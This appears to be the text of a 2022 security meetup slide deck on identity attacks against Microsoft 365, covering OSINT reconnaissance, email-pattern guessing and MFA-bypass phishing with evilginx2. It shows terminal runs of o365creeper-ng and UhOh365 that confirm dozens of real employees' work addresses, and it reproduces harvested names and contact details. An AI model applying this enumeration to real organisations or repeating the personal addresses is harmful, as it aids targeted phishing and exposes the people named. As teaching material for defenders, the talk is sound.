


wortell

The future of Identity Attacks

@ Dutch Microsoft & Security Meetup 2022
Jeffrey Appel



Whoami

Jeffrey Appel

- Microsoft Security Consultant @ Wortell
- Microsoft MVP – 2022
- Microsoft Security blogger @ www.Jeffreyappel.nl



/Jeffrey-appel-nl



/JeffreyAppel7



www.jeffreyappel.nl



wortell

Identity Based attacks – historic and now?

1. No MFA
2. No Cloud-Identity
3. Only internal accounts/ VPN
4. Password Spray attacks
5. Brute forcing
6. Phishing
7. Stolen credential dumps (Paste(bin) sites)

= Easy to breach



Identity Based attacks – now and future?

1. MFA protected
2. Cloud Identity/ Hybrid Identity
3. Risk based/ user and sign-in risk/ Threat Intelligence/ UEBA
4. Sign-in based policies
5. Password Spray attacks
6. Brute forcing
7. (Credential) Phishing

= Hard(er) to breach



Identity Based attacks – modern/ future

1. OAuth Consent Phishing attacks
2. Azure AD Workloads / Service Principals
3. MFA Spamming
4. API permissions
5. Primary Refresh Token (PRT)
6. Device Token theft

= Future attacks



Protection flow



Protect against 98% of attacks by utilizing antimalware, applying least privilege access, enabling multifactor authentication, keeping versions up to date, and protecting data. The remaining 2% of the bell curve includes outlier attacks. Source: <https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report>

Attack Flow

Starts with Reconnaissance

1. Discover **Public Web** for available information
2. Account enabled in **AzureAD / Office365 Tenant?**
3. Target **Sensitive Users** (LinkedIn, Socials, websites)
4. Known naming convention



Discover Public Web for available information

Wij hebben een leuke en leerzame meewerkstage op onze Finance afdeling! ❤️
Zit jij in het derde jaar van de studie Finance & Control of Bedrijfseconomie? Wil jij waardevolle werkervaring op doen op het gebied van finance? Dan komen we graag met je in contact!

020-750 5050 en vraag naar Kahina
kahina.fung@wortell.nl

DM/reageren op dit bericht is ook prima 😊

Functieomschrijving Stagiair Finance & Control / Bedrijfseconomie:
Je wordt volwaardig lid van het Finance team en draait volledig mee in de operatie. Hierin word je goed begeleid. Bij werkzaamheden kun je denken aan het opstellen en voorbereiden van verschillende financiële rapportages, het verwerken van facturen en debiteuren-/crediteurenadministratie en het oppakken van eerstelijns vragen vanuit de organisatie. Hiernaast bied je ondersteuning bij de maandafsluiting en werk je mee aan diverse lopende projecten op de afdeling.

Kortom een uitdagende stage waarin je je kunt ontwikkelen als finance professional! ❤️

Mylène Nijman, Cindy de Ruiter - Smit, Friso Visser, Lu Wie Hu-Peijster, Bryan Peereboom, Linda Zwerus, Dominique Blom, Han Sanders, Nadine Feller
#stageplek, #stagelopen, #financestage #wortell #welovetowork

Bootcamp: Azure Administrator

This GitHub repo will be used for distributing content to participants joining our bootcamp. These files are required to complete the hands-on labs.

These files do not contain any copyrighted contents.

For questions please contact me.

- koos@lenswork.nl
- koos.goossens@wortell.nl
- @koosgoossens

Als je meer wilt weten over deze nieuwe vestiging, neem dan contact met ons op.

Danny Burlage | danny.burlage@wortell.nl

Maarten Goet | maarten.goet@wortell.nl

wortell.nl Find email addresses

Most common pattern: {first}.{last}@wortell.nl 50 results

d nis.schoone@wortell.nl 2 sources

m vin.vermeer@wortell.nl 9 sources

s an.schoone@wortell.nl 10 sources

f ek.berson@wortell.nl 20+ sources

t mas.schrader@wortell.nl 2 sources

45 more results for wortell.nl. Sign up or log in to access the full results.

wortell

OSINT

Open Source Intelligence

1. Maltego
2. Usersearch.org
3. DorkSearch
4. SpiderFoot
5. BuiltWith
6. DarkSearch.io
7. Grep.app
8. Recon-ng
9. Shodan
10. Metagoofil
11. Searchcode
12. Wigle
13. Whatsmyname
14. Dnsdumpster



Automate the Discovery

wortell

Discover Enabled Accounts





```
(kali㉿kali)-[~/Desktop/o365creeper-ng]
$ python3 o365creeper-ng.py -f names.txt -o validwortell.txt
danny.burlage@wortell.nl - VALID
maarten.goet@wortell.nl - VALID
vertaal.deze@wortell.nl - INVALID
lourens.siderius@wortell.nl - VALID
mylène.nijman@wortell.nl - VALID
marlon.ranson@wortell.nl - VALID
simone.willems@wortell.nl - VALID
alex.smits@wortell.nl - VALID
bryan.peereboom@wortell.nl - VALID
john.sanders@wortell.nl - VALID
kasper.van@wortell.nl - INVALID
rob.oudejans@wortell.nl - VALID
yvonne.zuidendorp@wortell.nl - VALID
guido.ploum@wortell.nl - VALID
kim.de@wortell.nl - INVALID
marc.de@wortell.nl - INVALID
jeroen.niesen@wortell.nl - VALID
natasja.van@wortell.nl - INVALID
wilfred.jonk@wortell.nl - VALID
tim.van@wortell.nl - INVALID
cindy.de@wortell.nl - INVALID
nieko.woets@wortell.nl - VALID
afbeeldingen.van@wortell.nl - INVALID
business.intelligence@wortell.nl - INVALID
office.365@wortell.nl - INVALID
de.groot@wortell.nl - INVALID
alles.bekijken@wortell.nl - INVALID
franck.van@wortell.nl - INVALID
sander.van@wortell.nl - INVALID
jaïr.hokstam@wortell.nl - VALID
robert.van@wortell.nl - INVALID
rémy.bosman@wortell.nl - VALID
ronnie.van@wortell.nl - INVALID
jan.rijk@wortell.nl - VALID
arno.borst@wortell.nl - VALID
han.sanders@wortell.nl - VALID
talitha.kunneman@wortell.nl - VALID
john.beets@wortell.nl - VALID
nadine.feller@wortell.nl - VALID
```

```
(kali㉿kali)-[~/Desktop/UhOh365]
$ python3 UhOh365.py /home/kali/Desktop/o365creeper-ng/validwortell.txt
UhOh365 Email Validation
By Chris King
@raikiasec

VALID: marlon.ranson@wortell.nl
VALID: lourens.siderius@wortell.nl
VALID: guido.ploum@wortell.nl
VALID: john.sanders@wortell.nl
VALID: simone.willems@wortell.nl
VALID: maarten.goet@wortell.nl
VALID: bryan.peereboom@wortell.nl
VALID: han.sanders@wortell.nl
VALID: rob.oudejans@wortell.nl
VALID: yvonne.zuidendorp@wortell.nl
VALID: alex.smits@wortell.nl
VALID: jan.rijk@wortell.nl
VALID: danny.burlage@wortell.nl
VALID: wilfred.jonk@wortell.nl
VALID: rémy.bosman@wortell.nl
VALID: arno.borst@wortell.nl
VALID: nieko.woets@wortell.nl
VALID: jeroen.niesen@wortell.nl
VALID: talitha.kunneman@wortell.nl
VALID: odile.ozertem@wortell.nl
VALID: nick.sonneveld@wortell.nl
VALID: charl.schutten@wortell.nl
VALID: mitchel.straathof@wortell.nl
VALID: nadine.feller@wortell.nl
VALID: jorrit.meijer@wortell.nl
VALID: martijn.schaap@wortell.nl
VALID: john.beets@wortell.nl
VALID: michiel.maarschalk@wortell.nl
VALID: remy.cavo@wortell.nl
VALID: martijn.akkermans@wortell.nl
VALID: manon.verveld@wortell.nl
VALID: martin.kras@wortell.nl
VALID: susan.schoone@wortell.nl
VALID: sander.heinhuis@wortell.nl
VALID: jasper.vermeulen@wortell.nl
```

wortell

Maltego OSINT



Identity Attack Man-in-the-middle using evilginx2

wortell

Evilginx2

What is it?

1. Written in Go
2. Man-in-the-middle reverse proxy
3. Proxies the real website to the user
4. Captures username and password
5. Captures authentication cookies
6. Captures session token (bypass 2FA)
7. Default phishlets (o365, LinkedIn, Facebook)
8. Customizable with custom phishlets

Disclaimer: Evilginx project is released for educational purposes and should be used only in demonstrations or legitimate penetration testing assignments with written permission from to-be-phished parties. Goal is to show that 2FA is not a silver bullet against phishing attempts

wortell

Evilginx2

